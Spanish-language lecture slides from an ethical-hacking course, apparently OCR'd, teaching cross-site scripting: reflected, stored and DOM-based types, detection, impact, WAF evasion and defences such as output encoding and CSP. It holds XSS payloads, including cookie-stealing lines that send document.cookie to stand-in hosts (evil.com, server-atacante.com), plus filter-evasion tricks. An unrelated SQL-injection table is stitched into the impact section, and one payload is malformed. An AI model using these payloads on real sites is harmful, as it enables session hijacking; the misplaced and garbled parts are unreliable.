Software Seguro

```
root@software-seguro:~# ./start_course.sh
```

Clase 9: Cross-Site Scripting (XSS)

Curso Profesional de Ciberseguridad Web y Ethical Hacking

Repaso Clase 8

Logs - Galeria de imagenes

Objetivos de la Sesión

Estudiar y explotar la inyección de código malicioso del lado del cliente (navegador web de la víctima) y sus consecuencias lógicas.

Qué es Cross-Site Scripting

El Cross-Site Scripting (XSS) es una vulnerabilidad web que permite a un atacante inyectar código JavaScript (o scripts del lado del cliente) malicioso en páginas web vistas por otros usuarios. El navegador de la víctima ejecuta este código confiando en que proviene del sitio legítimo, ya que no tiene forma de saber que el script no debería ser parte del código original de la página.



Ejemplo de XSS

El Mecanismo:

El atacante envía código malicioso (ej. JavaScript) en un input.

El Backend no lo filtra y lo guarda o procesa.


La Ejecución:


La víctima entra a la página infectada.

El navegador de la víctima confía en el servidor, lee el código inyectado y lo ejecuta.

Ejemplo de XSS

Buscador de productos donde el término buscado se refleja en la pantalla con el texto: **Resultados para: [input].** Si un atacante ingresa <script>alert('XSS')</script>, y el servidor no sanitiza la entrada, la página devolverá el código HTML con el script inyectado, y el navegador lo ejecutará inmediatamente al renderizar el sitio.





Candidatos

Así como en SQLi buscamos filtros o paginadores que interactúen con la base de datos, en XSS buscamos cualquier punto donde la entrada del usuario se refleje en la respuesta HTTP o modifique el DOM:

- **Campos de texto y parámetros de URL:** Buscadores, formularios de contacto, mensajes de error reflejados en la URL, campos de actualización de perfil (nombres, descripciones).
- **Editores de texto enriquecido (WYSIWYG):** Permiten formato (negrita, cursiva) utilizando etiquetas HTML por debajo. Si el backend no filtra etiquetas peligrosas, son vectores ideales para inyectar scripts.
- **Imágenes SVG: A**l estar basadas en XML, soportan nativamente la etiqueta <script> en su interior.
- **Documentos (HTML, PDF):** Si la aplicación renderiza el documento directamente en el navegador (ej. Content-Disposition: inline) en lugar de forzar la descarga, cualquier script embebido se ejecutará.
- **Metadatos (EXIF):** Si la aplicación extrae el nombre del archivo original o la información de la cámara y la muestra en una galería sin codificarla.
- En el envío de notificaciones o mensajes en chats.

Cómo detectarlo PoC

El objetivo es romper el contexto HTML, de atributos o de JavaScript en el que cae el input.

- **Inyección de caracteres clave:** Interceptar la petición (por ejemplo, usando Burp Suite) y enviar una cadena como XSS" ' < > / ;.
- **Análisis de la respuesta:** Buscar en la respuesta HTTP dónde se refleja la palabra XSS y verificar si los caracteres especiales (<, >) pasaron en crudo o si fueron codificados a entidades HTML (como <).
- **Ejecutar PoC básica:** Dependiendo del contexto, intentar cerrar la estructura actual e inyectar el código. Por ejemplo, si el input cae dentro de un <input value="AQUI">, la prueba sería "><script>alert(1)</script> o usar eventos directamente "><img src=x onerror=alert(1)>.

Recursos

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/XSS%20Injection/README.md#common-payloads

https://github.com/payloadbox/xss-payload-list

https://github.com/luigigubello/PayloadsAllThePDFs/tree/main/pdf-payloads

Tipos de XSS

XSS Reflejado (No persistente)

El payload malicioso viaja en la misma petición HTTP que hace la víctima (por ejemplo, en un parámetro de la URL) y el servidor lo "refleja" inmediatamente en el HTML de la respuesta. El servidor no guarda nada.

- **Ejemplo:** El atacante mediante ingeniería social convence a la víctima de hacer clic en: https://banco.com/buscar?q=<script>alert('XSS')</script>
- La respuesta HTTP del servidor devuelve literalmente:
  <h1>Resultados para: <script>alert('XSS')</script></h1>
- Al no haber codificación de salida, el navegador de la víctima ejecuta la etiqueta <script> en el momento en que se carga la página.

XSS Almacenado (Persistente)

El payload malicioso es enviado al servidor y se guarda de forma permanente en la base de datos. Cualquier usuario (o administrador) que visite la sección donde se carga esa información, ejecutará el script sin necesidad de haber hecho clic en un enlace tramposo. Es mucho más peligroso porque su alcance es masivo.

- Ejemplo: El atacante ingresa al sistema y crea un nuevo ticket de reclamo donde el título o el cuerpo del mensaje es:

Problema de acceso <img src="x" onerror="fetch('(https://evil.com/log?cookie='+document.cookie))">

- El servidor guarda este texto. Horas después, un empleado de soporte abre el panel de tickets. Su navegador intenta cargar la imagen x, falla, y el evento onerror dispara el código JavaScript que roba la sesión del empleado de soporte.

XSS Basado en DOM (DOM-based)

A diferencia de los dos anteriores, la vulnerabilidad ocurre exclusivamente del lado del cliente (en el navegador). El servidor web nunca llega a procesar ni reflejar el payload malicioso; el problema reside en un script JavaScript inseguro que ya existe en la página.

- El código JavaScript vulnerable del sitio dice:document.getElementById("saludo").innerHTML = "Hola " + window.location.hash.substring(1);

- El atacante envía a la víctima el siguiente enlace: https://sitio.com/perfil#<img src=1 onerror=alert(1)>

- Cuando la víctima entra, el navegador hace la petición al servidor https://sitio.com/perfil (los navegadores no envían la parte del # al backend). El servidor devuelve un HTML seguro y limpio. Sin embargo, cuando el navegador ejecuta el JavaScript local, toma el valor malicioso del hash (que es el Source) y lo inyecta directamente en el DOM mediante la propiedad innerHTML (que actúa como Sink), ejecutando el payload sin que el firewall o el backend se hayan enterado.

Impacto Real

Oracle	`--comment`
Microsoft	`--comment` `/*comment*/`
PostgreSQL	`--comment` `/*comment*/`

MySQL	`#comment`
	`-- comment` [Note the space after the double dash]
	`/*comment*/`

Oracle	`SELECT banner FROM v$version` `SELECT version FROM v$instance`
Microsoft	`SELECT @@version`
PostgreSQL	`SELECT version()`
MySQL	`SELECT @@version`

Impacto Real

- Secuestro de Cookies (Session Hijacking): Permite robar el identificador de sesión y enviarlo a un servidor controlado por el atacante. Ejemplo: <script>fetch('https://server-atacante.com/log?cookie=)' + btoa(document.cookie))</script>.
- Redirección Maliciosa: Forzar a la víctima a navegar a un sitio de phishing o descarga de malware. Ejemplo: <script>window.location='https://banco-falso.com'</script>.
- Reescritura del DOM (Defacement/Phishing): Inyectar un formulario de login falso por encima del contenido legítimo para capturar credenciales.

Evasión de Filtros Básicos (WAF)

Cuando hay medidas de seguridad perimetrales, se aplican técnicas para ofuscar el payload:

- Alternancia de mayúsculas: Si el filtro bloquea <script>, enviar <sCrIpT>.
- Etiquetas y eventos alternativos: No depender solo de scripts. Usar imágenes o vectores SVG: <svg onload=alert(1)> o <body onload=alert(1)>.
- Doble Codificación (URL Encoding): Codificar caracteres peligrosos múltiples veces (ej. %253C en lugar de <) para engañar a los WAFs que decodifican la petición una sola vez antes de validarla.
- Ruptura de palabras clave: Si el WAF elimina la palabra reservada, enviar <scr<script>ipt> para que, tras la limpieza, se reconstruya la etiqueta válida.

Medidas Preventivas

El objetivo es romper el contexto HTML, de atributos o de JavaScript en el que cae el input.

- **Codificación de Salida (Output Encoding):** Es la mitigación principal. Consiste en convertir los caracteres especiales en sus entidades HTML correspondientes antes de renderizarlos en el navegador (dependiendo de si el contexto es HTML, atributo, JavaScript o CSS).
- **Diseño Seguro y Sanitización:** Utilizar frameworks modernos (como React o Angular) que auto-escapan el contexto por defecto. Para los editores de texto enriquecido, utilizar librerías de sanitización robustas del lado del servidor, como DOMPurify, que permiten etiquetas seguras (<b>, <i>) y eliminan las peligrosas.
- **Content Security Policy (CSP):** Una cabecera HTTP de defensa en profundidad que restringe desde dónde se pueden cargar y ejecutar recursos en la página. Una regla como Content-Security-Policy: default-src 'self' impide que se ejecuten scripts "inline" inyectados directamente en el HTML y bloquea la carga de scripts desde dominios de terceros no autorizados.

Demo

Asignación para el Hogar

Resolver y enviar los objetivos del Módulo III: Explotación Profunda: Cross-Site Scripting (XSS)

Ingresar a la plataforma de Software Seguro, en las opciones les aparecera el curso “Curso Profesional de Ciberseguridad Web y Ethical Hacking”, dentro del curso tienen los distintos módulos con sus objetivos que deberán enviar antes de la próxima sesión

¿Preguntas?

Fin de la Sesión 5.

https://softwareseguro.com.ar